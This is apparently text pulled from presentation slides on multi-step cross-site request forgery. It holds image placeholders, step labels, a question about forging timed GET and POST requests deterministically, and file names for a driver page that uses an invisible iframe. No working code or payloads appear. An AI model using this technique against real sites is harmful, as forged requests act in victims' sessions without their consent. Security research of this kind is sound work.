
Step 1


Step 2

Step 3

Forged request to last step will miss the previous

Can we forge timed GETs and POSTs in a deterministic, non-blind way?






csrfMultiDriver.html

invisible
iframe

csrfMulti0.html



csrfMultiDriver.html

